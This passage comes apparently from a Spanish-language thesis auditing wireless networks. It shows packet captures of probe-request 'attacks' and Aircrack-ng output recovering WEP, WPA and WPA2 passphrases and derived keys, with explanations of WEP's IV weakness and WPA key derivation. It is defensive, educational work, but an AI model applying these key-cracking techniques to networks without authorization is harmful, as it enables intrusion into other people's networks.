18670	638.537651092	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240 Beacon frame, SN=2075, FN=0, Flags=...
18672	638.639321046	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240 Beacon frame, SN=2076, FN=0, Flags=...
18674	638.741742883	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240 Beacon frame, SN=2077, FN=0, Flags=...
18690	639.151337836	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240 Beacon frame, SN=2081, FN=0, Flags=...
18693	639.253724159	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240 Beacon frame, SN=2082, FN=0, Flags=...
18702	639.486471392	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240 Beacon frame, SN=2084, FN=0, Flags=...
18706	639.560995888	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240 Beacon frame, SN=2085, FN=0, Flags=...
18709	639.663338826	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240 Beacon frame, SN=2086, FN=0, Flags=...
18711	639.765721816	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240 Beacon frame, SN=2087, FN=0, Flags=...

```

Frame 603: 240 bytes on wire (1920 bits), 240 bytes captured on interface 0
Radiotap Header v0, Length 36
802.11 radio information
IEEE 802.11 Beacon frame, Flags: .....C
0000 00 00 24 00 2f 40 00 a0 20 08 00 00 00 00 00 00
0010 3f a1 e3 bb 00 00 00 00 10 02 99 09 a0 00 b9 00
0020 00 00 b9 00 80 00 00 00 ff ff ff ff ff ff ae 7d
0030 0a 7a 9a a2 ae 7d 0a 7a 9a a2 50 06 8b 21 80 00

```

Figura 60: Presencia del ataque probe en el AP1

Fuente: Elaborado por autor

El Aursinc emite solicitudes de sondeo al AP2 denominado “RED_USR”, la figura 61 muestra la presencia del ataque ya que esto es útil para llevar a cabo la denegación de servicio, en la ilustración se presenta el valor de 0x04, debido a lo cual se filtra para solo ver cuando el ataque esta presente en la red, otro dato importante que se muestra es la longitud de cada paquete posee es de 108 bytes, de tal manera que es un valor medio por lo tanto, se le considera necesaria para poder establecer las redes disponibles.

Time	Source	Destination	Protocol	Length	Info
18651	638.087739208	OpeIcomm_b7:35:00	Broadcast	802.11	108 Probe Request, SN=0, FN=0, Flags=...
18826	643.096976775	KIDSysteme_c3:bc:00	Broadcast	802.11	108 Probe Request, SN=0, FN=0, Flags=...
14767	566.050688136	Rebelcom_08:4d:01	Broadcast	802.11	108 Probe Request, SN=0, FN=0, Flags=...
14825	568.058727816	EsperaWerke_5d:0c:01	Broadcast	802.11	108 Probe Request, SN=0, FN=0, Flags=...
17143	617.178589529	SanmeiElectr_d6:cf:...	Broadcast	802.11	108 Probe Request, SN=0, FN=0, Flags=...
17600	624.193845382	EndPoInts_12:25:01	Broadcast	802.11	108 Probe Request, SN=0, FN=0, Flags=...
17758	627.194850509	YoshidaKogyo_e0:81:...	Broadcast	802.11	108 Probe Request, SN=0, FN=0, Flags=...
17802	628.195298878	INIT_a0:af:01	Broadcast	802.11	108 Probe Request, SN=0, FN=0, Flags=...
18115	633.206910245	AlcatellLucen_76:cf:...	Broadcast	802.11	108 Probe Request, SN=0, FN=0, Flags=...
18360	635.206767826	Unigen_f0:25:01	Broadcast	802.11	108 Probe Request, SN=0, FN=0, Flags=...
18724	640.215049735	MetroTechnol_ff:f8:...	Broadcast	802.11	108 Probe Request, SN=0, FN=0, Flags=...
18942	646.223016081	Iqua_53:af:01	Broadcast	802.11	108 Probe Request, SN=0, FN=0, Flags=...
14403	559.273822536	MicroStarInt_d0:91:...	Broadcast	802.11	108 Probe Request, SN=0, FN=0, Flags=...
14480	561.275790770	Cisco_2f:10:03	Broadcast	802.11	108 Probe Request, SN=0, FN=0, Flags=...
14558	562.276618861	Cisco_fc:a2:03	Broadcast	802.11	108 Probe Request, SN=0, FN=0, Flags=...
15513	583.345621265	ChessEnginee_47:5f:...	Broadcast	802.11	108 Probe Request, SN=0, FN=0, Flags=...
15717	591.389871412	EisInternati_31:fa:...	Broadcast	802.11	108 Probe Request, SN=0, FN=0, Flags=...
16319	601.394689251	Formosawirel_3a:29:...	Broadcast	802.11	108 Probe Request, SN=0, FN=0, Flags=...
16748	609.423656757	ImediaSemico_6c:f0:...	Broadcast	802.11	108 Probe Request, SN=0, FN=0, Flags=...
17313	620.441892648	SumitomoElec_41:e3:...	Broadcast	802.11	108 Probe Request, SN=0, FN=0, Flags=...
16657	607.297967258	CiscoLinksys_8f:28:...	Broadcast	802.11	108 Probe Request, SN=0, FN=0, Flags=...
17226	618.312931186	UNIK&C_85:db:02	Broadcast	802.11	108 Probe Request, SN=0, FN=0, Flags=...
17306	620.316951346	SumitomoElec_41:e3:...	Broadcast	802.11	108 Probe Request, SN=0, FN=0, Flags=...
17509	623.317858312	Yoshimiya_83:fd:02	Broadcast	802.11	108 Probe Request, SN=0, FN=0, Flags=...
17734	626.318690141	LIMNO_9a:ce:02	Broadcast	802.11	108 Probe Request, SN=0, FN=0, Flags=...
17965	630.325894428	GothamNetwor_97:58:...	Broadcast	802.11	108 Probe Request, SN=0, FN=0, Flags=...
18322	634.331698264	RadChips_5d:52:02	Broadcast	802.11	108 Probe Request, SN=0, FN=0, Flags=...
18380	635.331779270	Unigen_f0:25:02	Broadcast	802.11	108 Probe Request, SN=0, FN=0, Flags=...
14454	560.399686857	Cisco_ec:b9:04	Broadcast	802.11	108 Probe Request, SN=0, FN=0, Flags=...
15603	586.477637001	Sony_a0:2a:04	Broadcast	802.11	108 Probe Request, SN=0, FN=0, Flags=...
Frame 607: 300 bytes on wire (2400 bits), 300 bytes captured on interface 0					
RadioTap Header v0, Length 36					
802.11 radio information					
IEEE 802.11 Beacon frame, Flags: C					

Figura 61: Presencia del ataque probe en AP2 “RED_USR”

Fuente: Elaborado por autor

Debido a las tramas que presenta el punto de acceso 2 mediante el filtro indica que la longitud de cada paquete se encuentra de 141 y 152 bytes, estableciendo de esta manera un riesgo en la seguridad.

Time	Source	Destination	Protocol	Length	Info
11210	420.432955720	SamsungElect_e7:8e:...	Broadcast	802.11	141 Probe Request, SN=1610, FN=0, Flag...
8771	274.602419385	SamsungElect_e7:8e:...	Broadcast	802.11	150 Probe Request, SN=1611, FN=0, Flag...
8772	274.603464557	SamsungElect_e7:8e:...	Broadcast	802.11	141 Probe Request, SN=1612, FN=0, Flag...
8773	274.664031472	SamsungElect_e7:8e:...	Broadcast	802.11	149 Probe Request, SN=1614, FN=0, Flag...
8774	274.665161910	SamsungElect_e7:8e:...	Broadcast	802.11	152 Probe Request, SN=1615, FN=0, Flag...
8775	274.666278775	SamsungElect_e7:8e:...	Broadcast	802.11	150 Probe Request, SN=1616, FN=0, Flag...
8776	274.6668150919	SamsungElect_e7:8e:...	Broadcast	802.11	149 Probe Request, SN=1617, FN=0, Flag...
13330	516.530368628	SamsungElect_e7:8e:...	Broadcast	802.11	149 Probe Request, SN=162, FN=0, Flags...
8781	274.691453881	SamsungElect_e7:8e:...	Broadcast	802.11	150 Probe Request, SN=1620, FN=0, Flag...
8782	274.692578096	SamsungElect_e7:8e:...	Broadcast	802.11	150 Probe Request, SN=1621, FN=0, Flag...
8783	274.693687734	SamsungElect_e7:8e:...	Broadcast	802.11	150 Probe Request, SN=1622, FN=0, Flag...
8784	274.694801923	SamsungElect_e7:8e:...	Broadcast	802.11	150 Probe Request, SN=1623, FN=0, Flag...
8785	274.695848338	SamsungElect_e7:8e:...	Broadcast	802.11	141 Probe Request, SN=1624, FN=0, Flag...
8786	274.696959507	SamsungElect_e7:8e:...	Broadcast	802.11	149 Probe Request, SN=1625, FN=0, Flag...
510	14.391408612	SamsungElect_e7:8e:...	Broadcast	802.11	150 Probe Request, SN=1625, FN=0, Flag...
8787	274.698089712	SamsungElect_e7:8e:...	Broadcast	802.11	152 Probe Request, SN=1626, FN=0, Flag...
8788	274.699208164	SamsungElect_e7:8e:...	Broadcast	802.11	150 Probe Request, SN=1627, FN=0, Flag...
8789	274.700316997	SamsungElect_e7:8e:...	Broadcast	802.11	149 Probe Request, SN=1628, FN=0, Flag...
8790	274.701434327	SamsungElect_e7:8e:...	Broadcast	802.11	150 Probe Request, SN=1629, FN=0, Flag...
13331	516.531493842	SamsungElect_e7:8e:...	Broadcast	802.11	152 Probe Request, SN=163, FN=0, Flags...
8791	274.702551896	SamsungElect_e7:8e:...	Broadcast	802.11	150 Probe Request, SN=1630, FN=0, Flag...
4237	134.155221390	SamsungElect_e7:8e:...	Broadcast	802.11	149 Probe Request, SN=1630, FN=0, Flag...
8792	274.703668918	SamsungElect_e7:8e:...	Broadcast	802.11	150 Probe Request, SN=1631, FN=0, Flag...
8793	274.704787373	SamsungElect_e7:8e:...	Broadcast	802.11	150 Probe Request, SN=1632, FN=0, Flag...
8794	274.705830300	SamsungElect_e7:8e:...	Broadcast	802.11	141 Probe Request, SN=1633, FN=0, Flag...
8799	274.718861204	SamsungElect_e7:8e:...	Broadcast	802.11	149 Probe Request, SN=1634, FN=0, Flag...
8800	274.719982111	SamsungElect_e7:8e:...	Broadcast	802.11	152 Probe Request, SN=1635, FN=0, Flag...
11216	422.513767336	SamsungElect_e7:8e:...	Broadcast	802.11	163 Probe Request, SN=1635, FN=0, Flag...
8801	274.721098592	SamsungElect_e7:8e:...	Broadcast	802.11	150 Probe Request, SN=1636, FN=0, Flag...
8802	274.722206432	SamsungElect_e7:8e:...	Broadcast	802.11	149 Probe Request, SN=1637, FN=0, Flag...

```

IEEE 802.11 Wireless Management
Tagged parameters (86 bytes)
  Tag: SSID parameter set: "daniel 19"
  Tag Number: SSID parameter set (0)
0030 d0 e7 8e 66 ff ff ff ff ff ff 90 65 00 09 64 61
0040 5e 69 05 6c 20 31 39 01 04 02 04 0b 16 32 08 0c
0050 12 18 24 30 48 60 6c 03 01 06 2d 1a 21 00 1f ff
0060 00 00 00 00 00 00 00 00 00 80 01 00 00 00 00

```


Figura 62: Presencia del ataque probe en el punto de acceso 2 “RED_USR2”

Fuente: Elaborado por autor

4.1.4. Observación y comparación de vulnerabilidades descubiertas en los diferentes tipos de cifrado de la red.

Análisis WEP.

La Figura 63, muestra el entorno Kali Linux ya que esta será de gran ayuda para obtener la clave de una red inalámbrica cifrada usando WEP (Wired Equivalent Privacy). Aircrack-ng es un software comúnmente que se utiliza para este tipo de análisis en el entorno de seguridad, por ende, el API “D-Administración” es en el que se intervino utilizado en auditorías de seguridad de redes Wi-Fi.



```

adriana@kali: ~
File Actions Edit View Help

Aircrack-ng 1.7

[00:00:13] 25506/14344395 keys tested (1891.72 k/s)

Time left: 2 hours, 6 minutes, 9 seconds           0.18%

KEY FOUND! [ 221133]

Master Key      : A6 73 1C 8E 74 D2 68 06 11 27 51 C7 94 4F D4 EC
                  CD AE B5 A3 88 22 30 C5 21 56 A9 A3 8D 77 9B E9

Transient Key   : 74 EC 8E D4 73 0C 07 E2 D9 0C 2C 8D 93 A7 D7 98
                  DC 3B 8B 76 BD 83 3C EB 61 24 E1 D4 97 C7 B0 83
                  60 60 69 BD A2 79 CA 99 D8 EF 18 C4 55 ED 27 A0
                  DD A3 CD E2 02 16 74 39 2A B6 92 E9 E6 94 76 21

EAPOL HMAC     : 31 F7 01 C0 29 C7 0C FA F9 01 E2 FF CB B1 E2 03

```

Figura 63: Descifrado del protocolo WEP

Fuente: Elaborado por autor

En la parte superior de la pantalla se observa que el proceso de descifrado se concluyó con éxito ya que al mostrar la notificación ¡KEY FOUND! 221133, nos indica que la clave de acceso WEP de la red “D-Administracion” ha sido revelada exitosamente por el software, lo que permite potencialmente el acceso a la red.

Aparte de la clave WEP hallada se pueden observar también en la interfaz de equipo otras variedades técnicas como la Clave Maestra y la Clave Transitoria que son claves derivadas y que son utilizadas en la autenticación y en el cifrado de la comunicación a través de la red, la clave maestra tiene dentro un rango de 40 o 104 bits el cual se le añade un vector de inicialización (IV) de 24 bits para que sea posible crear la clave total que se utiliza en la cifración de cada paquete, Esta clave se combina con el IV para formar una "key" que es distinta para cada paquete; pero dado que el IV es de corta longitud (sólo 24 bits) y se envía un número suficiente de paquetes, las combinaciones de clave e IV se repiten lo cual hace que el tiempo necesario para adivinar la clave quede notablemente acortado.

También se presenta el EAPOL HMAC, un código de autenticación basado en hash (HMAC, por sus siglas en inglés) que asegura la integridad de los mensajes durante la

autenticación en protocolos de clave compartida. Aunque estas claves y códigos específicos no son la clave de acceso en sí, forman parte del proceso criptográfico que protege la comunicación en redes inalámbricas y pueden resultar útiles en un análisis más profundo del tráfico de red.

El IV es una variable de 24 bits de longitud combinada con la clave WEP para encriptar cada paquete de datos por separado, sin embargo, dado que este IV es corto, comienza a repetirse después de un número relativamente pequeño de paquetes enviados y con base en esto, es posible que los atacantes capturen paquetes que digan el mismo IV e inicien un análisis estadístico, este ejercicio ilustra una seria debilidad en el protocolo WEP, ya que es un protocolo inalámbrico que se sabe que es débil desde hace varios años porque es susceptible a ataques de fuerza bruta y otras formas de criptoanálisis relacionadas.

El análisis de Aircrack-ng confirma realmente que es vulnerar una red que utiliza WEP, cabe recalcar que WEP debería ser la última consideración en cualquier red y, por lo tanto, la red "D-Administracion" debería cambiar su esquema de seguridad a uno más avanzado para contrarrestar el acceso no autorizado.

Es importante recordar que este tipo de pruebas deben realizarse únicamente en redes propias o con la autorización expresa del propietario, ya que el acceso no autorizado a redes es una actividad ilegal en la mayoría de las jurisdicciones, de tal forma esta situación pone de manifiesto la obsolescencia del cifrado WEP y la importancia de implementar estándares de seguridad actualizados en redes inalámbricas para proteger tanto los datos como el acceso a la red.

Análisis del protocolo WPA

En la figura 64, se presenta el proceso de descifrado de la red inalámbrica RED_USR que se encuentra protegida por el protocolo WPA, esto se efectuó en base a la herramienta Aircrack-ng, esta imagen contiene el handshake de autenticación anteriormente obtenido, para esto se realizó un ataque de fuerza bruta que, mediante una combinación de claves se obtuvo con éxito la clave Pre-shared key (PSK), ya que es un valor necesario que ayuda a acceder a la red. En la figura 64 se muestra el mensaje de ¡Key Found!, este indica que la clave fue descubierta, cabe recalcar que esta clave

compartida fue previamente configurada en el punto de acceso y a su vez es aquel que permite autenticar dispositivos, este valor es esencial en WPA, de tal forma que permite derivar la clave que cifrará el tráfico de datos.

La figura 64, presenta el descifrado de la red RED_USR, por ende, se ha logrado con éxito descifrar la clave de acceso, en este caso la contraseña es 0901282095, el cual nos indica que la contraseña era suficientemente simple para ser vulnerada mediante la técnica de fuerza bruta.

```

Aircrack-ng 1.7

[00:00:00] 11/10303727 keys tested (364.22 k/s)

Time left: 7 hours, 51 minutes, 30 seconds      0.00%

KEY FOUND! [ 0901282095 ]

Master Key      : 40 79 CF 58 3C CC F7 8C D1 EE D0 87 F3 7A 83 10
                  3F 50 CF 30 98 A4 D1 DC EC 49 D9 7E 17 C4 3E 4B

Transient Key   : 86 22 38 32 09 53 88 F6 40 35 3F B9 D8 7A 2C 5E
                  3A F1 2D 4A AE 93 13 EB 6A 3A 36 5C 6C 36 9A 54
                  93 F3 81 37 BD F4 F0 DA 06 53 43 97 31 04 96 08
                  F6 67 1C B1 F2 0E C3 94 EF F6 05 41 A7 E5 A4 D2

EAPOL HMAC     : 0D 84 19 7E 0C 49 AE 51 53 CA 22 8A 13 C1 11 B9

```

Figura 64: Descifrado de la red RED_USR

Fuente: Elaborado por autor

En el descifrado se puede observar las llaves derivadas que se generan como parte del protocolo WPA para proteger la comunicación, estas incluyen el Master Key, Transient Key y el EAPOL HMAC. Las llaves contienen la confidencialidad e integridad de los datos transmitidos.

La Master Key o PMK (Pairwise Master Key) que se muestra en la figura 65, es esencial en este proceso de cifrado WPA, es una clave maestra de 265 bits que se genera a partir de la PSK, el SSID de la red y otros valores, se la considera primordial ya que es la base de todo el esquema de seguridad WPA, de tal modo que se derivan todas las claves de sesión.

```

Aircrack-ng 1.7

[00:00:00] 11/10303727 keys tested (364.22 k/s)

Time left: 7 hours, 51 minutes, 30 seconds           0.00%

KEY FOUND! [ 0901282095 ]

Master Key      : 40 79 CF 58 3C CC F7 8C D1 EE D0 87 F3 7A 83 10
                  3F 50 CF 30 98 A4 D1 DC EC 49 D9 7E 17 C4 3E 4B

Transient Key   : 86 22 38 32 09 53 88 F6 40 35 3F B9 D8 7A 2C 5E
                  3A F1 2D 4A AE 93 13 EB 6A 3A 36 5C 6C 36 9A 54
                  93 F3 81 37 BD F4 F0 DA 06 53 43 97 31 04 96 08
                  F6 67 1C B1 F2 0E C3 94 EF F6 05 41 A7 E5 A4 D2

EAPOL HMAC     : 0D 84 19 7E 0C 49 AE 51 53 CA 22 8A 13 C1 11 B9

```

Figura 65: Master key – WPA

Fuente: Elaborado por autor

La PMK se genera a partir de la contraseña de la red (pre-shared key o PSK) y el SSID, utilizando una función de derivación de claves. La importancia de PMK es clave ya que no se transmite por el aire, por el contrario, se utiliza internamente para derivar otras claves de sesión y autenticación.

El valor hexadecimal que muestra la figura 65, se encuentra representada por pares de dígitos, en donde estos representan un byte de la clave, es importante mencionar que esta clave es única para la red y se mantiene constante mientras no se cambie la contraseña del Wi-Fi.

La clave transitoria es dinámica y temporal que se genera durante el proceso de autenticación, que se efectúa entre el cliente y el punto de acceso, La figura 66 presenta la PTK se deriva utilizando la PMK junto a otros valores como el ANonce (número aleatorio generado por el punto de acceso), SNonce (Número aleatorio generado por el cliente) y la dirección MAC del cliente (dirección del dispositivo que se conecta). La PTK es de 512 bits y se divide en varias subclaves, que incluyen:

- KCK (Key confirmation Key): clave para autenticar los mensajes de autenticación (EAPOL)
- KEK (Key Encryption Key): clave para cifrar la información durante el proceso de intercambio de redes.
- Temporal Key (TK): Clave utilizada para cifrar los datos transmitidos en la red

```

Aircrack-ng 1.7

[00:00:00] 11/10303727 keys tested (364.22 k/s)

Time left: 7 hours, 51 minutes, 30 seconds           0.00%

KEY FOUND! [ 0901282095 ]

Master Key      : 40 79 CF 58 3C CC F7 8C D1 EE D0 87 F3 7A 83 10
                  3F 50 CF 30 98 A4 D1 DC EC 49 D9 7E 17 C4 3E 4B

Transient Key   : 86 22 38 32 09 53 88 F6 40 35 3F B9 D8 7A 2C 5E
                  3A F1 2D 4A AE 93 13 EB 6A 3A 36 5C 6C 36 9A 54
                  93 F3 81 37 BD F4 F0 DA 06 53 43 97 31 04 96 08
                  F6 67 1C B1 F2 0E C3 94 EF F6 05 41 A7 E5 A4 D2

EAPOL HMAC     : 0D 84 19 7E 0C 49 AE 51 53 CA 22 8A 13 C1 11 B9

```

Figura 66: Transient Key – WPA

Fuente: Elaborado por autor

En la Figura 66, se presenta la numeración hexadecimal que representa la PTK, el cual es única para cada conexión, garantiza que las sesiones individuales sean seguras.

El EAPOL HMAC, es un código de autenticación (Hash-based Message Authentication Code) utilizado durante el intercambio de mensajes de autenticación EAPOL (Extensible Authentication Protocol Over LAN) entre el cliente y el punto de acceso, este utiliza la derivada del PTK, el cual le ayuda a crear un código para acceder a la verificación de la integridad y autenticidad de los mensajes EAPOL durante el punto de autenticación. Este código asegura que los mensajes intercambiados no han sido alterados por un atacante, la importancia de EAPOL es que protege la integridad de los mensajes EAPOL y ayuda a garantizar que tanto el cliente como el punto de acceso han generado la misma PTK sin necesidad de enviar la clave directamente. Si el HMAC es correcto, significa que ambas partes han derivado la misma clave y pueden continuar con la conexión de manera segura. En la figura 67 se muestra el valor hexadecimal que es el resultado del proceso de autenticación.

```

Aircrack-ng 1.7

[00:00:00] 11/10303727 keys tested (364.22 k/s)

Time left: 7 hours, 51 minutes, 30 seconds           0.00%

KEY FOUND! [ 0901282095 ]

Master Key      : 40 79 CF 58 3C CC F7 8C D1 EE D0 87 F3 7A 83 10
                  3F 50 CF 30 98 A4 D1 DC EC 49 D9 7E 17 C4 3E 4B

Transient Key   : 86 22 38 32 09 53 88 F6 40 35 3F B9 D8 7A 2C 5E
                  3A F1 2D 4A AE 93 13 EB 6A 3A 36 5C 6C 36 9A 54
                  93 F3 81 37 BD F4 F0 DA 06 53 43 97 31 04 96 08
                  F6 67 1C B1 F2 0E C3 94 EF F6 05 41 A7 E5 A4 D2

EAPOL HMAC     : 0D 84 19 7E 0C 49 AE 51 53 CA 22 8A 13 C1 11 B9


```

Figura 67: EAPOL HMAC – WPA

Fuente: Elaborado por autor

Análisis en el protocolo WPA2

En la figura 68, se generan varias claves intermedias esenciales para asegurar la conexión inalámbrica, de tal manera que estos son los principales componentes que la herramienta Aircrack-ng revela tras haber descifrado exitosamente la clave de la red. La Master Key (clave maestra) es un valor clave en el proceso de autenticación. En el estándar WPA, esta clave es derivada del intercambio de mensajes EAPOL (Extensible Authentication Protocol Over LAN) y se utiliza para generar varias otras claves temporales que cifran el tráfico entre el cliente y el punto de acceso.



```

adriana@kali: ~
File Actions Edit View Help
Aircrack-ng 1.7
[02:46:10] 14345429/14344395 keys tested (2266.51 k/s)
Time left: -289717666 day, 19 hours, 33 minutes, 20 seconds 100.01%
KEY FOUND! [ @dri@n@120601 ]
Master Key      : 9C EA DA 96 5D 20 36 FA F6 05 5F CE 1A 76 4F A7
                  0C F8 39 F6 C3 39 1F 02 32 5D 99 7D 0B 8E E3 88
Transient Key   : 58 AC FC 29 35 9B A0 53 BF 7A 33 A1 73 37 21 13
                  9D 52 DA 3B C2 D8 BA 44 A7 2F FE 98 B8 76 66 86
                  90 19 21 AF 14 FD 76 90 60 6E 21 4E D5 D0 C2 36
                  87 A7 FE 2F E4 76 19 33 AE 4F 20 DB 60 67 5B 89
EAPOL HMAC     : C3 23 FF 89 7F 11 09 06 B7 0E FD 48 61 E5 F5 AB

```


Figura 68: Master Key – WPA2

Fuente: Elaborado por autor

Este par de cadenas hexadecimales simbolizan la clave maestra en la cual ha sido calculado a partir del handshake previamente obtenido, de tal modo que es crítica, ya que es la base para la generación de las siguientes claves utilizadas en la autenticación y encriptación del tráfico de datos en la red.

La Transient Key (clave temporal), es derivada de la clave maestra y se utiliza para cifrar las sesiones de datos entre el punto de acceso y el cliente. La clave temporal es un conjunto de valores que varía a lo largo del tiempo y asegura que el tráfico sea único y no repetido, incluso si múltiples dispositivos están conectados simultáneamente a la misma red.

La Transient Key se muestra dividida en varios bloques, como se muestra en la figura 69, estos valores representan los bloques cifrados utilizados para proteger el tráfico de datos. La generación de una clave temporal sólida es esencial para evitar que el tráfico sea interceptado y descifrado por terceros.



